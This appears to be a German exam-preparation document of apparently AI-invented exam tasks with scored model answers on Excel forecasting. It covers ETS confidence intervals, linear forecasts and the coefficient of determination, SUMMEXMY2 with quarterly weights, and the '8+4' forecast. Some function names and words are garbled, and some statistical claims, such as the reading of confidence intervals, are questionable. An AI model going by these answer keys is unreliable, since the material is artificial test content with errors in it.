Die Bewertung der Verteilung des Beispiels. Im vorgeführten Fall war die Verteilung nicht normalverteilt, aber eingipflig und ohne zweiten Höcker, weshalb Rohleder den Mittelwert dort ausdrücklich als aussagekräftig einstuft. (✓){+9} Das ist die saubere Gegenprobe zur Aufgabe: Die Häufigkeitsanalyse führt nicht automatisch zur Ablehnung des Mittelwerts, sondern liefert die Begründung für seine Verwendung oder Verwerfung. (✓){+10}

Die Klassierung entscheidet über das Bild. Zu grobe Klassen glätten den zweiten Höcker weg, zu feine erzeugen ein zerfranstes Bild ohne erkennbare Struktur. (✓){+11} Bei einer Notenskala bietet sich eine Klassenbreite entlang der tatsächlich

vergebbaren Stufen an, mit einer offenen ersten und letzten Klasse für Werte außerhalb des zulässigen Bereichs, die zugleich als Plausibilitätsprüfung der Erhebung dient. (✓) (+12)

Rohleders Erwartung: Er hat die Regel dreifach formuliert und zweimal mit einem eigenen Beispiel unterlegt, was sie zum am deutlichsten markierten Merksatz der Einheit macht. Erwartet ist eine Antwort, die zuerst den irreführenden Fall an Zahlen zeigt und daraus die Prüfpflicht ableitet, nicht umgekehrt eine Aufzählung statistischer Kennzahlen ohne den Anlass, aus dem sie erhoben werden.

Aufgabe #079 · 10 P. · Konfidenzintervall einer ETS-Prognose richtig interpretieren

· von der KI erfunden – kein Original

In der Bereichsleitersitzung legt eine Kollegin ein Blatt vor, das sie über *Daten* → *Prognoseblatt* erzeugt hat. Neben der Prognoselinie laufen zwei weitere Linien mit den Überschriften „Untere Konfidenzgrenze“ und „Obere Konfidenzgrenze“. Sie kommentiert: „Wir liegen im nächsten Jahr mit 95 Prozent Sicherheit zwischen 3,1 und 3,7 Mio. Euro Absatzmenge.“

- a) (4 P.) Erläutern Sie, warum diese Interpretation statistisch falsch ist, und geben Sie die korrekte Interpretation an.
- b) (3 P.) Erläutern Sie, welche Konsequenz daraus für ein Prognoseblatt folgt, das Sie an Dritte weitergeben.
- c) (3 P.) Erläutern Sie drei verschiedene Angaben, die Sie stattdessen mitliefern, damit die Empfängerin die Qualität der Prognose beurteilen kann.

a) 4 P. – Warum die Interpretation falsch ist

Das Konfidenzintervall stammt aus einer Denkwelt wiederholbarer Zufallsexperimente, also aus dem Ziehen mit und ohne Zurücklegen, bei dem gefragt wird, wie oft ein bestimmtes Ereignis bei hinreichend vielen Wiederholungen eintritt. (✓) (1)

Die korrekte Lesart lautet deshalb: Würde man dasselbe Zufallsexperiment sehr oft, in Rohleders Beispiel etwa 250.000 Mal, unter identischen Bedingungen wiederholen, dann lägen rund 95 Prozent der Realisationen innerhalb dieser beiden Grenzen. (✓) (2)

Die Absatzmenge des nächsten Jahres ist aber kein wiederholbares Experiment, sondern tritt genau ein einziges Mal ein und liegt danach genau an einem Punkt. Eine Aussage über die relative Häufigkeit vieler Wiederholungen sagt über diese eine Realisation nichts aus.

(✓) (3)

Damit ist die Aussage „wir liegen mit 95 Prozent Sicherheit zwischen 3,1 und 3,7 Mio. Euro“ nicht bloß unscharf, sondern inhaltlich unzutreffend: Das Intervall begründet weder eine Eintrittswahrscheinlichkeit für den Einzelfall noch einen Anspruch gegenüber der Planung. Es ist für betriebswirtschaftliche Prognosezwecke ohne Interpretationswert. ✓

{4}

b) 3 P. – Konsequenz für die Weitergabe

Wer eine solche Grafik weitergibt, ohne das Intervall zu entfernen, verleitet die Empfänger aktiv zur Fehlinterpretation und trägt an dem daraus folgenden Fehlschluss eine Mitverantwortung. ✓ **{1}**

Praktisch heißt das: Im Assistenten unter *Daten* → *Prognoseblatt* → *Optionen* wird der Haken bei „Konfidenzintervall“ vor dem Erstellen entfernt; bei einer von Hand eingegebenen Prognose entsteht das Problem gar nicht erst, weil `PROGNOSE.ETS()` als reine Formel keine Konfidenzgrenzen erzeugt und `PROGNOSE.ETS.KONFINT()` bewusst separat aufgerufen werden müsste. ✓ **{2}**

Was übrig bleibt, ist der ehrliche Aussagegehalt: eine einzelne Prognoselinie als bester Schätzer, ausdrücklich als Schätzung gekennzeichnet und ohne Scheingenaugkeit in den Nachkommastellen. ✓ **{3}**

c) 3 P. – Drei Angaben, die stattdessen mitgehen

Erstens die verwendete Datenbasis nach Umfang und Zeitraum. Es macht einen erheblichen Unterschied, ob fünf Jahre oder drei Jahre in die Schätzung eingehen; im Beispiel der Vorlesung lag der prognostizierte Wert einmal bei 3.406 und einmal bei 3.116, also rund zehn Prozent auseinander, allein weil die Basis verkürzt wurde. ✓ **{1}**

Zweitens ein Anpassungsmaß. Für einen linearen Zusammenhang ist das `BESTIMMTHEITSMASST`, bei einer eigenen Schätzfunktion die Abweichungsquadratsumme `SUMMEXMY2`; beides beantwortet die Frage, ob die unterstellte Funktionsform überhaupt zu den Istwerten passt. ✓ **{2}**

Drittens die zugrunde liegende Annahme selbst, also der Hinweis, dass jede Extrapolation auf der impliziten Stabilitätshypothese beruht und die Prognose deshalb nur ein Ausgangspunkt für die Diskussion darüber ist, an welche Zahlen man im Haus tatsächlich glaubt. ✓ **{3}**

Über die geforderten Punkte hinaus

PROGNOSE.ETS() steht für Exponential Triple Smoothing, also die exponentielle Dreifachglättung nach dem additiven Verfahren von Holt-Winters. (✓)(+1) Geglättet werden drei Komponenten mit den Faktoren Alpha für das Niveau, Beta für den Trend und Gamma für die Saisonalität; im Beispiel der Vorlesung lagen alle drei bei etwa 0,25. (✓)(+2)

Die Saisonalität ist im Standard auf 1 gesetzt, was „automatisch erkennen“ bedeutet. Die Erkennung gelingt nur, wenn von jeder Saisonausprägung genug Beobachtungen vorliegen; Rohleder demonstrierte, dass drei Jahre Quartalsdaten reichen, eine willkürlich auf elf Perioden verkürzte Basis dagegen nicht. (✓)(+3)

Der Assistent legt bewusst eine eigene, formatierte Tabelle an und schreibt die Istwerte als harte Werte hinein. Genau deshalb rolliert eine so erzeugte Prognose nicht mit: Aktualisiert sich die verknüpfte Quelltable, bleibt das Prognoseblatt stehen. (✓)(+4)

Die Handeingabe ist unaufwendiger, als sie aussieht:
=PROGNOSE.ETS(D4;tblC02[C02 bereinigt];tblC02[Datum dezimal])
genügt, alle weiteren Argumente sind optional und im Standard sinnvoll belegt. (✓)(+5)

Rohleders Formulierung „Konfidenz heißt, ja, vertraue mir“ ist mehr als ein Wortspiel: Der Begriff suggeriert Verlässlichkeit, wo methodisch nur eine Aussage über Wiederholungshäufigkeiten steht. (✓)(+6)

Der Assistent verweigert die Arbeit, wenn die Zeitachse keine gleichmäßigen Abstände hat; das passierte in der Vorlesung bei wöchentlichen Schlusskursen aus BÖRSENHISTORIE(). (✓)(+7) Die Handformel PROGNOSE.ETS() ist an dieser Stelle robuster, weil sie die Zeitachse als eigenes Argument bekommt. (✓)(+8)

Gegenposition zur reinen Ablehnung: Konfidenzintervalle sind nicht generell wertlos, sondern in Kontexten mit echter Wiederholung sinnvoll, etwa in der Stichprobenprüfung der Qualitätssicherung oder bei Ausschussquoten einer Serienfertigung. (✓)(+9) Der Fehler liegt in der Übertragung auf ein einmaliges Planungsereignis wie das Absatz- und Produktionsprogramm des nächsten Jahres. (✓)(+10)

Rohleders Erwartung: Er hat dieses Thema in U11 ausführlich hergeleitet und es in U14 selbst als „Klassiker aus den Klausuren“ markiert, zu dem es „schon Fragen dazu“ gab und der „jederzeit wieder passieren“ kann. Er will

die Wiederholungslogik ausformuliert hören, nicht nur den Satz „das ist falsch“, und er will die Handlungskonsequenz sehen, dass der Haken vor dem Weitergeben rausgenommen wird.

Aufgabe #080 · 10 P. · Praktiker-Hochrechnung gegen PROGNOSE.LINEAR · von der KI erfunden – kein Original

In Spalte A stehen in den Zeilen 2 bis 9 die Monatsnummern 1 bis 8, in Spalte B die zugehörigen kumulierten Istumsätze bis einschließlich August. Prognostiziert werden sollen die Monate September bis Dezember. Ein Kollege rechnet den Augustwert durch 8 und multipliziert das Ergebnis mit 9, 10, 11 und 12.

- a) (3 P.) Erläutern Sie, was diese Hochrechnung methodisch unterstellt und warum sie systematisch von der linearen Prognose abweicht.
- b) (4 P.) Geben Sie die Formeln für die lineare Prognose des Septemberwerts und für das lineare Bestimmtheitsmaß an und erläutern Sie, warum das Bestimmtheitsmaß vor der Prognose zu prüfen ist.
- c) (3 P.) Erläutern Sie, wie Sie dieselbe Information ohne Formeleinsatz aus dem Diagramm gewinnen und welche Faustregel für die Anpassungsgüte gilt.

a) 3 P. – Was die Hochrechnung unterstellt

Die Praktikerlösung zieht eine Gerade durch genau zwei Punkte, nämlich den Ursprung und den Augustwert. Alle sieben übrigen Beobachtungen bleiben unberücksichtigt, obwohl sie vorliegen. ✓ {1}

Damit unterstellt sie, dass die durchschnittliche Monatsleistung der ersten acht Monate exakt der Monatsleistung der Restmonate entspricht und dass der Augustwert repräsentativ ist. Ist der August ein überdurchschnittlicher Monat gewesen, wird der gesamte Rest des Jahres zu hoch geschätzt, ist er schwach, umgekehrt. ✓ {2}

Die lineare Prognose legt dagegen mit der Methode der kleinsten Quadrate eine Ausgleichsgerade durch alle acht Werte, sodass Ausreißer relativiert werden. Im Beispiel der Vorlesung liegt die Praktikerlösung dadurch am Jahresende rund fünf Prozent zu hoch, und zwar systematisch, nicht zufällig. ✓ {3}

b) 4 P. – Formeln und Prüfreihenfolge

Für den Septemberwert, also die Periode 9 in Zelle A13:

=PROGNOSE.LINEAR(A13;\$B\$2:\$B\$9;\$A\$2:\$A\$9)

Das erste Argument ist der x-Wert, für den geschätzt wird, das zweite der Vektor der bekannten y-Werte und das dritte der Vektor der bekannten x-Werte. Die absoluten Bezüge sorgen dafür, dass die Formel nach unten kopiert werden kann, ohne dass die Datenbasis wandert. ✓ {1}

Für die Anpassungsgüte derselben Datenbasis:

=BESTIMMTHEITSMAS (\$B\$2:\$B\$9;\$A\$2:\$A\$9)

Die Funktion erwartet dieselben beiden Vektoren in derselben Reihenfolge, y vor x, und liefert das Bestimmtheitsmaß r^2 als Wert zwischen 0 und 1, im Beispiel rund 0,95. ✓ {2}

Die Prüfung gehört vor die Prognose, weil PROGNOSTIZIEREN.LINEAR() in jedem Fall eine Zahl liefert, auch wenn zwischen x und y gar kein linearer Zusammenhang besteht. Die Funktion sagt nicht, ob die Gerade passt, sondern nur, wo sie an der gefragten Stelle liegt. ✓ {3}

Das Bestimmtheitsmaß beantwortet genau die vorgelagerte Frage: Es misst die Güte der Anpassung, also wie weit die Datenpunkte von der Ausgleichsgeraden entfernt liegen. Ein Wert von 1 bedeutet, dass alle Punkte exakt auf der Geraden liegen; je kleiner der Wert, desto geringer der Erklärungswert einer darauf gestützten Prognose. Erst wenn die Anpassung trägt, ist die lineare Prognose überhaupt legitim. ✓ {4}

c) 3 P. – Ohne Formel aus dem Diagramm und die Faustregel

Die Datenreihe im Punkt- oder Streudiagramm wird markiert, über *Diagrammelement hinzufügen* → *Trendlinie* eine Trendlinie ergänzt, und in deren Formatierung werden die beiden Haken „Formel im Diagramm anzeigen“ und „Bestimmtheitsmaß im Diagramm darstellen“ gesetzt. ✓ {1}

Damit stehen Funktionsgleichung und r^2 unmittelbar im Diagramm, und man kann durch Umschalten des Trendlinientyps zwischen linear, exponentiell, logarithmisch, Potenz und Polynom vergleichen, welcher Funktionstyp am besten passt. Alternativ liefern STEIGUNG() und ACHSENABSCHNITT() mit denselben Argumenten die beiden Parameter der Geraden direkt als Zahlen. ✓ {2}

Die Faustregel lautet: Für praktische Zwecke ist alles über etwa 60 bis 65 Prozent ein großartiger Erklärungswert. Werte um 95 Prozent kommen fast nur bei synthetischen Beispielen zustande, weshalb man die Erwartungen an das Bestimmtheitsmaß nicht überziehen sollte. ✓ {3}

Über die geforderten Punkte hinaus

PROGNOSE.LINEAR() hieß früher SCHÄTZER(); der alte Name begegnet einem in älteren Arbeitsmappen weiterhin, und Microsoft hat die Umbenennung im Zuge einer Aufräumaktion vorgenommen, um die Namen sprechender zu machen. (✓)(+1)

Der Trendlinientyp verrät etwas über die Praxis: Linear ist immer der erste Vorschlag, weil die Praxis lineare Zusammenhänge liebt und E-Funktionen, höhere Exponenten, Logarithmen und Potenzen als Teufelszeug behandelt. (✓)(+2)

Der logarithmische Trend lässt sich nicht berechnen, wenn Null- oder negative Werte in den Daten stehen; Excel zeigt dann die rote Karte mit dem Hinweis, dass einige Trendlinien für Null und negative Werte nicht berechnet werden können. (✓)(+3)

Ein Polynom zweiten Grades folgt der Standardform $y = ax^2 + bx + c$ und liefert die drei Parameter a, b und c im Diagramm. (✓)(+4) Verbessert es die Anpassung nur marginal und ist das Gewicht des quadratischen Glieds minimal, lohnt der zusätzliche Modellierungsaufwand nicht. (✓)(+5)

Ein vermeintlicher Sattelpunkt im Verlauf verführt zum Polynom dritten Grades; Rohleders Warnung dagegen lautet, dass die Zukunft eben nicht das Ergebnis einer mathematischen Funktion auf der Vergangenheit ist. (✓)(+6)

STEIGUNG() und ACHSENABSCHNITT() haben über die Prognose hinaus einen festen Platz in der Kostenrechnung: Aus Mischkosten liefert STEIGUNG() die variablen Stückkosten und ACHSENABSCHNITT() die Fixkosten. (✓)(+7)

Wichtig für die Bezugsarten: Der Prognosewert wandert nach unten, die Datenbasis nicht. Wer die Bezüge auf die Wertevektoren nicht mit F4 verankert, verschiebt beim Kopieren still die Stichprobe und erhält Ergebnisse, die einzeln plausibel und in der Reihe unsinnig sind. (✓)(+8)

Die lineare Prognose bleibt bei alledem eine Extrapolation unter der impliziten Stabilitätshypothese; sie ist ein Ausgangspunkt der Diskussion und keine Zusage. (✓)(+9)

Als Einheitenhinweis für die Klausur: Ein prognostizierter Umsatz ist mit Währungseinheit anzugeben, das Bestimmtheitsmaß entweder als dimensionslose Zahl zwischen 0 und 1 oder als Prozentwert, aber konsistent. (✓)(+10)

Rohleders Erwartung: Er hat den Fünf-Prozent-Unterschied zwischen Praktikerlösung und PROGNOSE.LINEAR() in der Vorlesung eigens

vorgerechnet und dazu gesagt, es sei zwar legitim, linear zu prognostizieren, aber bitte nicht mit der Praktikerlösung. Er will die Begründung sehen, dass die Praktikerlösung nur einen einzigen Beobachtungswert nutzt, und er will die Prüfreihenfolge, also erst Bestimmtheitsmaß, dann Prognose.

Aufgabe #081 · 10 P. · Gütemaß SUMMEXMY2 und Quartalsgewichte · von der KI erfunden – kein Original

Für 20 Quartalswerte über fünf Jahre wurde eine Schätzfunktion vom Typ $y = ax^2 + bx + c$ aufgestellt. Die Parameter a, b und c stehen in eigenen Zellen, die Schätzwerte in Spalte D, die Istwerte in Spalte C.

- a) (3 P.) Erläutern Sie, was SUMMEXMY2() berechnet und wozu dieser Wert dient.
- b) (4 P.) Erläutern Sie zwei verschiedene Gründe dafür, dass die Abweichungen quadriert und nicht einfach summiert werden.
- c) (3 P.) Erläutern Sie, wie Quartalsgewichte ermittelt und angewendet werden und warum bei Kalenderwochen Vorsicht geboten ist.

a) 3 P. – Was SUMMEXMY2() berechnet

=SUMMEXMY2 (C2 : C21 ; D2 : D21) bildet für jedes Wertepaar die Differenz zwischen Istwert und Schätzwert, quadriert diese Differenz und addiert alle Quadrate zu einer einzigen Zahl auf. Der Funktionsname steht für „Summe (x minus y) hoch 2“. ✓ {1}

Dasselbe Ergebnis erhält man, indem man in einer Hilfsspalte je Zeile $= (C2 - D2)^2$ rechnet und darüber SUMME () bildet; die Funktion spart lediglich die Hilfsspalte. In welche Richtung subtrahiert wird, ist gleichgültig, weil ohnehin quadriert wird. ✓ {2}

Der Wert selbst ist ohne eigenständige Interpretation, er hat keine sinnvolle Einheit und keine absolute Skala. Er dient ausschließlich dem Vergleich: Er zeigt, ob eine veränderte Schätzfunktion näher an den Istwerten liegt als die vorherige. Je kleiner, desto besser die Anpassung. ✓ {3}

b) 4 P. – Zwei Gründe für das Quadrieren

Grund 1: Große Abweichungen werden hart bestraft. Durch das Quadrieren wächst der Beitrag einer Abweichung überproportional. Eine Schätzung, die einmal massiv danebenliegt, erhält ein deutliches Übergewicht gegenüber vielen kleinen Ungenauigkeiten.

✓ {1} Das entspricht der betriebswirtschaftlichen Sicht, denn ein einzelner grober Planungsfehler richtet mehr Schaden an als viele kleine, und ein Gütemaß soll genau diese Fehler sichtbar machen. ✓ {2}

Grund 2: Die einfache Differenz wäre linear kompensatorisch. Bei der einfachen Summe der Abweichungen heben sich Über- und Unterschätzungen gegenseitig auf, sodass ein Modell, das abwechselnd stark zu hoch und stark zu niedrig schätzt, ein hervorragendes Gütemaß nahe null erhielte. ✓ {3} Rohleders Bild dazu: Man legt eine Hand auf die heiße Herdplatte und stellt ein Bein in die Tiefkühltruhe; im Mittel stimmt die Körpertemperatur, das Wohlbefinden ist trotzdem massiv eingeschränkt. Das Quadrieren beseitigt zugleich das Vorzeichenproblem, weil alle Beiträge positiv werden. ✓ {4}

c) 3 P. – Quartalsgewichte ermitteln und anwenden

Ermittelt wird je Quartal das durchschnittliche Verhältnis von Istwert zu Schätzwert über alle Jahre hinweg, also ein Faktor je Quartal, der angibt, wie stark dieses Quartal systematisch über oder unter der Trendlinie liegt. Da die Gewichte auf Formeln beruhen, die ihrerseits die Schätzwerte verwenden, werden sie anschließend über *Inhalte einfügen* → *Werte* als feste Zahlen abgelegt, um einen Zirkelbezug zu vermeiden. ✓ {1}

Angewendet werden sie durch eine schlichte Multiplikation: Der Trendwert der Periode wird mit dem Gewicht ihres Quartals multipliziert. Mehr ist es nicht, und das Gütemaß SUMMEXMY2 () fällt dadurch drastisch, was die Verbesserung belegt. ✓ {2}

Bei Monaten funktioniert dasselbe Verfahren, sofern die Monate sauber abgegrenzt sind. Bei Kalenderwochen ist Vorsicht geboten, weil sich Kalenderwochen je nach Lage des ersten Montags im Jahr verschieben; dieselbe Kalenderwoche fällt dadurch nicht in jedem Jahr auf denselben Saisonabschnitt, und das Gewicht misst dann einen Effekt, den es so nicht gibt. ✓ {3}

■ Über die geforderten Punkte hinaus

Die Parameter der Schätzfunktion stammen im Beispiel aus der Trendlinie: Polynom zweiten Grades, Formel im Diagramm anzeigen, dann a, b und c ablesen und in eigene Zellen übertragen. (✓)(+1) Anschließend werden Spickzettel und Trendlinie gelöscht, damit im Blatt nur noch die Modellzellen stehen. (✓)(+2)

Die Anpassungsgüte war im Beispiel mit einer Geraden bei 87 Prozent nicht gut genug und stieg mit dem Polynom zweiten Grades auf 91 Prozent; das rechtfertigt hier den Mehraufwand, anders als in der Demo davor, wo die Verbesserung marginal blieb. (✓)(+3)

Eine weitere Verfeinerung wäre die Optimierung der Gewichte mit dem Solver, womit sich das Gütemaß nochmals etwa halbieren ließe; Rohleder hat das früher vorgeführt und hält es heute für entbehrlich. (✓)(+4) Der Solver ist im Übrigen ein klassisches Excel-Add-In auf alter Plattform, während Power Pivot dem moderneren COM-Modell folgt. (✓)(+5)

Der Grund für den heutigen Verzicht liegt in `PROGNOSE.ETS()`: Die exponentielle Dreifachglättung erkennt Trend und Saisonalität selbst und macht die Handarbeit mit Quartalsgewichten für den Normalfall überflüssig. (✓)(+6)

Trotzdem ist das Verfahren nicht überflüssig zu lernen, weil es sichtbar macht, was `PROGNOSE.ETS()` intern tut, und weil man die Gewichte einzeln plausibilisieren kann, was bei den Glättungsfaktoren Alpha, Beta und Gamma nicht ohne Weiteres gelingt. (✓)(+7)

Als Alternativmaße existieren die mittlere absolute Abweichung und der mittlere absolute prozentuale Fehler; Excel weist im Prognoseblatt bei aktivierter Option „Prognosestatistiken aufnehmen“ entsprechende Kennzahlen aus. (✓)(+8)

Für die Klausur wichtig ist die Trennung der beiden Begriffe: Das Bestimmtheitsmaß ist ein normiertes Gütemaß zwischen 0 und 1 und damit zwischen Modellen vergleichbar; die Abweichungsquadratsumme ist eine unnormierte Größe, die nur innerhalb derselben Datenbasis Aussagen erlaubt. (✓)(+9)

Der Merksatz „Elon Musks jüngstes Kind“ für `SUMMEXMY2` ist ein Eselsbrücken-Gag; in der Klausurantwort gehört stattdessen die ausgeschriebene Bedeutung „Summe der quadrierten Abweichungen zwischen Ist und Schätzung“. (✓)(+10)

Rohleders Erwartung: Er stellt die Frage nach dem zweiten Grund ausdrücklich ans Auditorium und liefert das Herdplatten-Bild als Antwort

nach. Beides, die harte Bestrafung großer Abweichungen und das linear kompensatorische Problem, muss in der Antwort stehen; wer nur „damit das Vorzeichen positiv wird“ schreibt, hat den betriebswirtschaftlichen Teil verpasst.

Aufgabe #082 · 8 P. · Implizite Stabilitätshypothese und die Wahl der Datenbasis ·

von der KI erfunden – kein Original

Für dieselbe Zeitreihe mit fünf Jahren Quartalsdaten liefert das Prognoseblatt einmal 3.406 Einheiten und einmal 3.116 Einheiten, je nachdem, ob alle fünf Jahre oder nur die letzten drei Jahre als Datenbasis markiert wurden.

- a) (3 P.) Erläutern Sie die implizite Stabilitätshypothese, auf der jede solche Prognose beruht.
- b) (3 P.) Erläutern Sie, warum die Verkürzung der Datenbasis den Prognosewert derart verändert, und beurteilen Sie die Größenordnung der Abweichung.
- c) (2 P.) Erläutern Sie, welche Rolle die Prognose damit im Planungsprozess eines Unternehmens spielen kann und welche nicht.

a) 3 P. – Die implizite Stabilitätshypothese

Jede Extrapolation unterstellt stillschweigend, dass die Zukunft eine mathematische Funktion der Vergangenheit ist, dass es also so weitergeht wie bisher. Rohleders Kurzform lautet: die Bäume wachsen in den Himmel. ✓ {1}

Konkret bedeutet das: Zur Erklärung zukünftiger Umsätze, Verbräuche oder Absatzmengen soll es genügen, in den Rückspiegel auf die Werte der Vergangenheit zu schauen und diese fortzuschreiben. Strukturbrüche, neue Wettbewerber, Regulierung, Rohstoffpreise oder eigene Produktentscheidungen kommen im Modell schlicht nicht vor. ✓ {2}

Die Hypothese heißt implizit, weil sie nirgends ausgesprochen wird und in der Formel auch nicht sichtbar ist; sie steckt in der Entscheidung, überhaupt zu extrapolieren. Gerade im aktuellen Umfeld ist die Fortschreibungsfähigkeit von Zahlen begrenzt, weshalb hier kleine Brötchen zu backen sind. ✓ {3}

b) 3 P. – Warum die Verkürzung so stark wirkt

Die exponentielle Dreifachglättung schätzt Niveau, Trend und Saisonalität aus den vorliegenden Beobachtungen. Wird die Basis verkürzt, ändern sich alle drei Komponenten gleichzeitig, weil ältere Perioden mit anderem Niveau und anderer Steigung herausfallen.

✓ {1}

Besonders empfindlich ist die Saisonalität: Sie kann nur erkannt werden, wenn von jeder Saisonausprägung genügend Beobachtungen vorliegen. Eine willkürlich in der Mitte eines Jahres beginnende Basis zerstört die Zuordnung, während drei vollständige Jahre mit je vier Quartalen ausreichen, damit die Saison wieder korrekt erkannt wurde. ✓ {2}

Die Abweichung von 3.406 auf 3.116 sind rund zehn Prozent. Das ist erheblich, wenn man bedenkt, dass die Änderung allein aus einer Modellierungsentscheidung stammt und nicht aus neuen Daten; zugleich ist eine Prognosegenauigkeit von plus/minus zehn Prozent in der betrieblichen Praxis kein schlechter Wert, sodass beide Zahlen als Prognose vertretbar sind. Genau das ist der Punkt: Die Statistik reicht nur bis zu einem bestimmten Grad, danach muss der Kopf eingeschaltet werden. ✓ {3}

c) 2 P. – Rolle im Planungsprozess

Die Prognose kann der Ausgangspunkt der Diskussion mit den Kolleginnen und Kollegen darüber sein, an welche Zahlen man im Haus tatsächlich glaubt. Sie liefert eine begründete, nachvollziehbare Ausgangsgröße und macht die Annahmen wenigstens implizit prüfbar. ✓ {1}

Sie kann dagegen nicht die Entscheidung ersetzen, ob Verbräuche von vor fünf Jahren überhaupt noch etwas über das nächste Jahr aussagen, ob man sich lieber auf die letzten zwei Jahre beschränkt und welche Sondereffekte auszuklammern sind. Diese Überlegungen kann kein Algorithmus abnehmen, und deshalb ist die ausgewiesene Zahl niemals eine Zusage, sondern ein bester Schätzer. ✓ {2}

■ Über die geforderten Punkte hinaus

Die Wahl der Datenbasis gehört dokumentiert, sonst ist die Prognose nicht reproduzierbar; in der Praxis genügen der Startzeitpunkt, die Anzahl der Perioden und der Hinweis auf bewusst ausgeklammerte Sonderperioden. (✓){+1}

In der Vorlesung wird die Empfehlung sichtbar, bei Quartalsdaten mindestens drei vollständige Jahre zu verwenden, damit von jeder Saisonausprägung drei Beobachtungen vorliegen. (✓){+2}

Als praktisches Gegenbeispiel dient das Mauna-Loa-Beispiel: Dort ist die Zeitreihe extrem gutartig, weil der zugrunde liegende physikalische Prozess stabil ist, sodass die Stabilitätshypothese ausnahmsweise trägt. (✓){+3}

Umgekehrt scheiterte die Prognose eines Aktienkurses in U12 schon technisch, weil die Zeitachse aus BÖRSENHISTORIE () keine gleichmäßigen Abstände aufwies; inhaltlich hält Rohleder die technische Chartanalyse ohnehin für Voodoo. (✓){+4}

Ein weiterer Modellierungshebel ist die Prognosetiefe: Zwölf Perioden voraus sind etwas anderes als vierzig, und die Unsicherheit wächst mit dem Horizont, ohne dass die Formel darauf hinwies. (✓){+5}

Sinnvoll ist es, den jeweils aktuellen Prognosewert mit Datum als Wert zu sichern, wie Rohleder es vorführt, um später beurteilen zu können, wie stabil das eigene Modell über die Zeit war. (✓){+6}

Diese Sicherung ist zugleich die einzige praktikable Form eines Blicks zurück; sie kostet nichts und schafft die Datengrundlage für die Frage, ob man den eigenen Prognosen trauen kann. (✓){+7}

Bei der Darstellung gilt derselbe Ehrlichkeitsmaßstab wie beim Konfidenzintervall: Nachkommastellen an einer Prognose sind Scheingenauigkeit und werden mit Strg+1 entfernt. (✓){+8}

Rohleders Erwartung: Er hat die Verkürzung der Datenbasis live vorgeführt, um zu zeigen, dass eine willkürliche Modellierungsentscheidung den Prognosewert stärker verändert als jede Feinheit in der Formel. Er will den Begriff „implizite Stabilitätshypothese“ korrekt benannt und in eigenen Worten erklärt sehen und dazu die Einsicht, dass die Mathematik die betriebswirtschaftliche Entscheidung nicht ersetzt.

5. Der technische Forecast und die Notation „8+4“ (3 P)

Aufgabe #083 · 3 P · Der technische Forecast und die Notation „8+4“ · 3 Punkte · aus U12/U15-Sprachgebrauch gebaut · von der KI erfunden – kein Original

Im Controlling ist von einem „8+4-Forecast“ die Rede.

Erläutern Sie, was ein technischer Forecast ist, was die Notation bedeutet und warum die Verlässlichkeit im Jahresverlauf steigt.

Ein **technischer Forecast** ist die Hochrechnung des Jahresendwerts aus den bereits vorliegenden Ist-Monaten plus einer Prognose für die Restmonate — „technisch“, weil er mechanisch aus den Daten fortgeschrieben wird, ohne neue Planungsentscheidungen. ✓

✓ **{1}** Die Notation nennt schlicht die Aufteilung: „**8+4**“ heißt acht Ist-Monate plus vier prognostizierte Monate bis zum Jahresende; „5+7“ und „6+6“ sind dieselbe Mechanik zu früheren Stichtagen. ✓ **{2}** Je später im Jahr, desto größer der Ist-Anteil und desto kleiner der Prognose-Anteil — ein 8+4-Forecast ist deshalb systematisch verlässlicher als ein 5+7, weil weniger Zukunft geschätzt werden muss. ✓ **{3}**

✓ **{+1}** In der datensatzorientierten Finanzplanung ist der technische Forecast fast geschenkt: Die Ist-Monate liefert die Zahlungstabelle, die Restmonate liefert die Prognoseformel, und der Stichtagswechsel von 5+7 auf 8+4 ist nur eine Änderung der beiden Datumszellen der SUMMEWENNS-Auswertung — keine einzige Formel wird angefasst.

Rohleders Erwartung: Er benutzt die Notation im Vorlesungsgespräch als selbstverständliches Vokabular — die Klausurgefahr ist also weniger eine eigene Aufgabe als ein Nebensatz, den man verstehen muss. Die drei Sätze oben sind die vollständige Antwort.

Aufgabe #084 · 4 P · PROGNOSE.ETS.KONFINT und die Prognosestatistiken · 4 Punkte · aus der U11-Vorführung gebaut · von der KI erfunden – kein Original

Das Prognoseblatt bietet die Häkchen „Konfidenzintervall“ und „Prognosestatistiken aufnehmen“.

- a) 2 P. Welche Funktion steckt hinter dem Konfidenzintervall, und was liefert sie?
- b) 2 P. Was erzeugt das Statistik-Häkchen, und welche drei Werte sind darin die wichtigsten?

a) 2 P. – Die Intervallfunktion

Hinter den Intervallgrenzen steckt `PROGNOSE.ETS.KONFINT()`: Sie liefert zum jeweiligen Prognosezeitpunkt die **Breite des Konfidenzintervalls**, die auf den Prognosewert addiert beziehungsweise von ihm abgezogen wird. ✓ {1} Für die Weitergabe gilt Rohleders Klassiker unverändert: Das Intervall wird regelmäßig als „95 % Sicherheit“ fehlinterpretiert – vor der Weitergabe an Laien wird es abgeschaltet beziehungsweise gelöscht. ✓ {2}

b) 2 P. – Die Statistik-Tabelle

Das Häkchen erzeugt eine kleine Zusatztablette mit `PROGNOSE.ETS.STAT()`-Werten zur Güte des Modells. ✓ {3} Die wichtigsten drei sind die **Glättungsfaktoren Alpha, Beta und Gamma** – je einer für Niveau, Trend und Saisonalität der exponentiellen Dreifachglättung, in der Vorführung jeweils bei rund 0,25. Wer sie nennt, kann auch erklären, dass „AAA“ für die additive Verknüpfung genau dieser drei Komponenten steht.

✓ {4}

{✓}{+1} Abzugsgrenzen ist `PROGNOSE.ETS.KONFINT()` von `PROGNOSE.ETS.SAISONALITÄT()`: Letztere gibt die automatisch erkannte Saisonlänge aus und ist damit die einfachste verfügbare Plausibilitätsprüfung – wer sie einmal ausgibt, sieht sofort, ob das Modell überhaupt den erwarteten Zyklus gefunden hat.

Rohleders Erwartung: In a) zählt die Verbindung zur bekannten Fehlinterpretations-Warnung; in b) reicht die Zuordnung der drei Faktoren zu Niveau, Trend, Saison – keine Formeltiefe.

7. Best Practice – gleitender Mittelwert (6 P.)

Best Practice – gleitender Mittelwert (6 P.)

Original-Abbildung der Klausuraufgabe (Scan)

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
1															
2				Zählerstände Gaszähler Einfamilienhaus											
3				Länge Zeitraum (gleitender Mittelwert in Tagen)											
4															
5															
6															
7															
8															
9															
10															
11															
12															
13															
14															
15															
16															
17															
18															
19															
20															
21															
22															
23															
24															

✓ Prof-Gate: korrigiert & freigegeben

Aufgabe #085 · 6 P. · Best Practice — gleitender Mittelwert · 6 Punkte · Original-Altmeisterklausur

